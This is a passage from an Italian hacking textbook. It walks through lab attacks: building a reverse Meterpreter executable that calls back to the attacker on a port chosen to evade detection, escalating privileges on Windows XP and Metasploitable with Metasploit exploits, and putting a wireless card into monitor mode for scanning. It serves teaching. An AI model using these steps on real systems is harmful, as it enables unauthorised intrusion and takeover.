```

Dove:

- `-p` indica il tipo di payload da includere nel file che vai a creare, e a seguire specifichi che la connessione sarà fatta con l’indirizzo IP della macchina Kali, tramite la porta 8443;
- `-f` indica che crei un file in formato eseguibile EXE, di nome `escalation.exe`.




Figura 11.11 msfvenom consente di creare exploit in vari formati e con vari payload. Vale la pena di passare del tempo a sperimentare con le varie opzioni.

Naturalmente puoi modificare le impostazioni come desideri. La porta 8443 è molto utilizzata da diversi servizi web, quindi un po' di attività da quelle parti può essere considerata normale dai software di sicurezza, ma puoi sceglierne un'altra in base alle tue esigenze.

Ora mettiamo che `escalation.exe` sia stato trasferito nella macchina Windows XP (ti consiglio, al solito, di disattivare i software di sicurezza del tuo sistema, per evitare che il file sia rilevato come malevolo ed eliminato). Mettiamo, altresì, che l'account dell'utente Windows XP attivo sia di tipo Standard. *Non* avviare il file `escalation.exe`, per il momento.

Creare un account Standard

La procedura di creazione di un utente varia da versione a versione di Windows. Nel caso di Windows XP, per esempio, fai clic su *Start* e seleziona *Pannello di controllo*. Poi seleziona *Account utente*. Se stai usando un account di tipo Administrator, a questo punto troverai il comando per la creazione di un nuovo account. In caso contrario dovrai prima creare un account di tipo Administrator e, una volta avuto accesso a Windows XP con questo, creare l'account Standard. Ricordati che per passare da un account a un altro ti basta fare clic su *Start*, poi selezionare *Disconnetti* e, quindi, *Cambia utente*. Se invece non hai idea di quale account sia attivo in Windows XP, vai nel prompt dei comandi e digita `qwinsta`. Per le versioni più recenti di Windows, il comando è invece `whoami`.

Nella tua macchina Kali Linux, invece, avvia Armitage, poi fai il classico scanning dell'indirizzo IP della macchina Windows XP. Una volta rilevato l'host, selezionalo facendoci clic sopra e poi, da Armitage, seleziona il menu *Armitage/Listeners/Reverse (wait for)*. Nel box visualizzato indica la porta con cui hai impostato il payload (nel nostro caso la 8443), imposta il menu *Type su Meterpreter*, e poi fai clic su *Start Listener*.

Solo a questo punto, avvia nella macchina della vittima il file `escalation.exe`. Sembra non succedere nulla, vero? Torna alla macchina Kali e vedrai nell'host del sistema Windows XP il classico fulmine, che segnala il buon esito dell'attacco. Non credere di aver finito, comunque.

Ora, sempre da Armitage, fai clic con il tasto destro del mouse sull'icona dell'host e seleziona *Meterpreter 1/Interact/Meterpreter Shell* (al solito, ricorda che il primo menu Meterpreter può avere un valore diverso a seconda del numero di istanze che hai lanciato). A questo punto, nella console visualizzata, scrivi i comandi (premendo dopo ciascuno il tasto Invio):

```
getuid
sysinfo
getsystem
```

Il primo ti dà il nome del sistema e dell'account attivo in quel momento nella macchina della vittima.

Il secondo ti dà informazioni quali il sistema operativo in uso e il numero di account aperti.

Il terzo, infine, ti segnala un messaggio di errore con il quale ti nega, al momento, la possibilità di una privilege escalation: `getsystem`, infatti, può essere eseguito solo se si è Administrator del sistema. Non resta che diventarlo, quindi.

Superare lo User Account Control (anche su XP, o quasi)

Lo User Account Control, o UAC, è una tecnologia introdotta da Microsoft in Windows, dalla versione Vista in poi. In buona sostanza, quando si avviano o installano programmi che comportano delle modifiche importanti al sistema, viene visualizzato un box che chiede il consenso esplicito all'utente se questo è l'Administrator. Se non lo è, cioè se utilizza un account di livello inferiore, il box è diverso e chiede il PIN o la password da Administrator per procedere. Questo semplificando di molto le cose. In realtà lo User Account Control è una tecnologia di protezione piuttosto avanzata e uno dei suoi scopi principali è proprio evitare la privilege escalation. Ora, visto che Windows XP è precedente a Vista, non è giocoforza dotato di UAC, sebbene includa alcune difese dalla privilege escalation, come l'errore ottenuto con il comando `getsystem` ti ha dimostrato.

> **NOTA**
> La procedura di escalation non cambia molto per le varie versioni di Windows, motivo per cui diventa uno dei grimaldelli migliori, e più universali, per attaccare macchine basate sul sistema operativo di Microsoft.

La buona notizia è che con la medesima tecnica puoi bypassare lo UAC e anche le protezioni da privilege escalation utilizzate da versioni precedenti di Windows.

Per applicarla, da Armitage, con l'host della vittima già "connesso" tramite l'exploit creato in precedenza, scorri il menu di sinistra

dedicato ai vari exploit disponibili. Per la precisione, seleziona *exploit/Windows/local* e quindi fai un clic doppio su *ms10_015_kitrap0d*.

Assicurati che in LHOST sia indicato l'indirizzo IP della macchina Kali Linux, poi lascia tutto com'è e fai clic su *Launch* (Figura 11.12).




Figura 11.12 Tramite questo exploit si può effettuare una perfetta privilege escalation nel sistema della vittima.

Se tutto va a buon fine, viene eseguito il payload e viene aperta una connessione. Ora fai clic sull'host con il tasto destro del mouse e seleziona *Meterpreter 2/Interact/Meterpreter Shell*, poi digita di nuovo:

```
getuid
sysinfo
getsystem
```

Se tutto è andato per il meglio, il comando `getsystem` viene eseguito questa volta senza dare errori. È il segno che la privilege escalation è andata a buon fine. Tieni conto che se l'account nella macchina della

vittima è già Administrator il payload è inefficace, o potrebbe restituire un altro messaggio di errore (Figura 11.13).




Figura 11.13 La privilege escalation è andata a buon fine (non fare caso al numero che compare dopo Meterpreter, varia in base ai tentativi che si fanno).

Privilege escalation in Linux

Ti ho spiegato che non esiste un sistema operativo esente da punti deboli. Per questo motivo, anche il mai troppo lodato Linux può diventare vittima di attacchi. Spesso non si tratta di attacchi eclatanti, come con i suoi colleghi prodotti da Microsoft e Apple, ma rimangono comunque procedure malevole finalizzate a provocare grossi danni. Specie se consideri che, sovente, i sistemi Linux sono utilizzati in infrastrutture di una certa importanza.

Tra gli attacchi cui Linux è più soggetto ci sono proprio quelli di privilege escalation. Per sperimentarne uno hai bisogno, innanzitutto, di una macchina virtuale con una versione “vulnerabile” di Linux,

come può essere per esempio Metasploitable 2, che ti ho insegnato a installare e utilizzare nei capitoli precedenti. Una volta che l'hai avviata, e dopo aver inserito nome utente e password (*msfadmin/msfadmin*), crea un utente standard, digitando:

```
sudo useradd –m utente
msfadmin
sudo passwd utente
password
password
exit
```

Dopo ogni comando premi, al solito, il tasto Invio.

Tieni conto che `msfadmin` è la password da amministratore predefinita in questa distro Linux, mentre al posto di `password` devi specificare una password a tua scelta (nel nostro esempio lascerò proprio `password`).

Al termine di questa sfilza di comandi ti viene chiesto di inserire nome utente e password dell'account a cui vuoi accedere. E questa volta, anziché utilizzare l'accoppiata `msfadmin/msfadmin`, devi inserire quella appena creata, in modo da accedere a Metasploitable con questo nuovo account su cui sperimentare.

Quindi, se tutto va per il meglio, ora dovresti trovarti in Metasploitable con il nuovo account utente e una password a tua scelta, che nel mio caso è, rulli di tamburi, "password".

Da qui, avvia `ifconfig` e appuntati l'indirizzo IP della target machine, giusto per semplificarci un po' le cose.

Ora passa alla macchina con Kali Linux e avvia Armitage. Come ormai sai fare a menadito, effettua una scansione sull'indirizzo IP della target machine. Al termine, fai clic sull'icona dell'host rilevato, poi seleziona *Attacks/Find Attacks*. Nel box visualizzato al termine dell'operazione fai clic su Ok. Quindi, fai clic con il tasto destro del mouse sull'host e seleziona *Login/Telnet*. Come *User* digita **utente** e come *Pass* la password scelta in precedenza. Poi fai clic su *Launch*. Al

termine del caricamento, ecco che il mitico fulmine accerchia l'icona dell'host (Figura 11.14).




Figura 11.14 Per questo attacco ci siamo semplificati un po' la vita, giusto per non ripetere ogni volta le solite procedure. Se non vuoi farlo, tuttavia, hai tutti gli strumenti e le conoscenze per arrivare a questo punto senza barare.

Fai ancora clic con il tasto destro sull'icona dell'host e seleziona *Shell/Interact*. Poi digita le seguenti istruzioni, premendo dopo ciascuna il tasto Invio (Figura 11.15):

```
whoami
shutdown –h now
sudo shutdown –h now
```




Figura 11.15 I messaggi che ottieni possono sembrare negativi, ma in realtà fanno perfettamente il nostro gioco.

L’esito di questi comandi è la dimostrazione che l’account utente non ha privilegi da amministratore (in Linux l’account *root*), che è proprio la situazione che un attacco di privilege escalation tenta di cambiare. Mettiamoci al lavoro.

Ottenere l’accesso root

Ricordi quando, poco fa, abbiamo analizzato l’host a caccia di possibili attacchi da sparargli addosso? È il momento di utilizzarne qualcuno per portare a termine la nostra privilege escalation! Sempre

da Armitage, fai clic sull’host con il tasto destro del mouse e seleziona *Attack/samba/usermap_script*.

Accertati che LHOST sia impostato sull’indirizzo IP della macchina Kali Linux e *RHOST* su quello della macchina Metasploitable, quindi fai clic su *Launch*.

Se tutto va a buon fine, dopo le varie istruzioni che scorrono sul terminale, fa capolino il messaggio *Command shell session opened*. Di fatto, la privilege escalation è andata a buon fine. Per averne dimostrazione non ti resta che fare clic sull’host con il tasto destro del mouse e selezionare *Shell/Interact* (al solito, vicino a *Shell* troverai un numero che dipende dalle sessioni create).

Digita, di nuovo, i comandi già visti poco fa:

```
whoami
shutdown –h now
```

Ti basterebbe vedere che `whoami`, ora, restituisce `root`, per capire di essere riuscito nel tuo intento. Con l’altra, tuttavia, puoi anche saggiare la possibilità di interagire attivamente sulla macchina della vittima. In Armitage sembra non succedere niente, vero? Devi guardare, infatti, alla target machine: è stata spenta. Privilege escalation portata a termine anche su Linux (Figura 11.16)!




Figura 11.16 Questa schermata dimostra che la privilege escalation è andata a segno anche su un sistema Linux.

Attacchi wireless

Le connessioni wireless rappresentano uno dei mezzi di trasmissione più utilizzati del mondo digitale. Per questo motivo, sebbene buona parte degli attacchi sia indipendente dalla tecnologia di comunicazione, è bene tenere conto di quelli dedicati proprio ai sistemi wireless.

Spesso si fa lo sbaglio di pensare che wireless sia solo la connessione wi-fi che si usa per le connessioni Internet. La verità è che in questa categoria ricadono un sacco di altre tecnologie con cui abbiamo a che fare quotidianamente ma che non sfiorano nemmeno attività quali la navigazione web o la gestione della posta elettronica. Il solo wireless richiederebbe almeno un libro a parte, lo so, ma è pur vero che imparare un po' di hacking non può prescindere da un'infarinatura su qualche tecnica che lo riguarda.

Lo strumento giusto

Nel Capitolo 2 ho spiegato che il wireless hacking richiede una scheda di un certo tipo. Niente di costoso, solo che deve essere dotata di un chip che supporti il monitor mode. Questa è la condizione di base, poi il mercato ne offre di più ricche e piene di caratteristiche funzionali a specifiche esigenze. Un metodo molto semplice e sicuro per sapere se la scheda che hai in dotazione va bene è scartabellare il sito `www.aircrack-ng.org`, pieno zeppo di pagine dedicate alla

compatibilità con i vari chip. Diciamo che Aircrack-ng è uno dei tool più apprezzati in questo ambito e, se una scheda è compatibile con questo, non ti darà problemi con il resto.

Se, dunque, trovi che è compatibile, non ti resta che collegare la scheda alla macchina. Per esperienza, so che all'inizio si può trovare qualche difficoltà a far lavorare la scheda wireless con Kali, quindi in alcuni casi tocca smanettare con le varie impostazioni. In linea di massima, ricorda che se lanci Kali con la modalità di connessione Bridged è chiaro che la scheda wireless deve già funzionare con il computer che ospita la macchina virtuale. Ma è altrettanto vero che, tra le impostazioni della macchina virtuale, puoi scegliere di avviarla con l'utilizzo esclusivo della scheda. Così, per esempio, mentre il computer sfrutta la classica connessione via cavo, la macchina virtuale sfrutta direttamente l'adattatore wireless.

Configurare l'adattatore di rete

Ti ricordo che le impostazioni relative all'adattatore di rete vanno scelte e modificate *prima* di avviare la macchina virtuale. Se, per esempio, utilizzi VMware Workstation, nel menu di selezione della macchina virtuale fai clic una volta su quella desiderata, e poi su *Edit virtual machine settings* e su *Network Adapter*. A questo punto hai a disposizione tutte le opzioni che desideri. Se opti per una configurazione "selettiva", seleziona *Bridged*, poi la casella *Replicate physical network connection state*, quindi fai clic su *Configure Adapters* e seleziona solo l'adattatore wireless desiderato (che nel frattempo deve essere già stato collegato). A questo punto fai clic su *Ok* per salvare le modifiche apportate.

Una volta in Kali, vai nel terminale e lancia `ifconfig`. La scheda wireless dovrebbe essere rilevata come `wlan0`, o qualcosa di simile. In caso contrario, se è presente solo la connessione cablata, significa che la scheda non è stata collegata alla macchina virtuale. Se è così, dai un'occhiata alla finestra di VMware Workstation dove sta girando Kali. Nella parte alta dovresti vedere l'icona relativa a un dispositivo USB. Facci clic sopra con il tasto destro del mouse, accertati che si

tratti dell’adattatore wireless e seleziona *Connect*. Da questo momento l’adattatore dovrebbe (finalmente!) essere connesso. Verificalo digitando, da terminale, `ifconfig` (Figura 12.1).




Figura 12.1 Occorre sempre accertarsi che l’adattatore wireless sia “collegato” anche alla macchina Kali Linux.

Attivare il monitor mode

Come detto e ripetuto, la scheda wireless deve funzionare in monitor mode. Per attivarlo, da Kali, vai nel terminale e digita:

```
ifconfig wlan0 down
iwconfig wlan0 mode monitor
ifconfig wlan0 up
airmon-ng start wlan0
```

Dopo questa sfilza di comandi la scheda viene impostata in monitor mode. Per accertartene, dal terminale digita `iwconfig` e annota anche il nome assunto dall’interfaccia wireless, che ora dovrebbe essere qualcosa di simile a `wlan0mon`.

Processi che interferiscono

Capita spesso che `airmon-ng` segnali la presenza di processi che potrebbero interferire con il funzionamento della scheda, con un messaggio del tipo “Found X processes that could cause problems”, dove X è un numero variabile a seconda dei casi. Ogni processo problematico è identificato da un codice numerico (PID). Se succede, innanzitutto lancia il comando:

```
airmon-ng check kill
```

Il tool si occupa di chiudere automaticamente tutti i processi che possono dare luogo a conflitti. Se dovessi avere ancora qualche problema, puoi chiuderli in modo manuale, uno a uno. Digitando:

```
kill -9 PID
```

Ossia, `kill -9` seguito dal numero di PID del processo. Ripeti `airmon-ng check kill` per accertarti che non ci siano più problemi.

Scansione delle reti wireless

Il primo passo per attaccare una rete wireless è sapere che esiste e conoscerne le caratteristiche. Per farlo devi passare per una fase di scansione. Esistoni molti tool per eseguirla e ognuno ha i suoi pro e contro, ma uno dei più gettonati e apprezzati è, di sicuro, airodump-ng. Di base si tratta di un “packet sniffer”, quindi un software votato all’intercettazione di dati wireless, ma per fare questo include anche una tecnologia di scansione delle reti. Usarlo per questo scopo è semplice. Posto che l’interfaccia wireless sia `wlan0mon` (in caso contrario ti basta sostituire il nome), basta digitare:

```
airodump-ng –w nome_file wlan0mon
```

In questo modo, il risultato della scansione viene memorizzato nel file che indichi al posto di `nome_file`. Naturalmente, se non hai bisogno di memorizzare tutto in un file, ti basta digitare:

```
airodump-ng wlan0mon
```

L’esito della scansione è mostrato su schermo ed è molto importante imparare a interpretarlo (Figura 12.2).

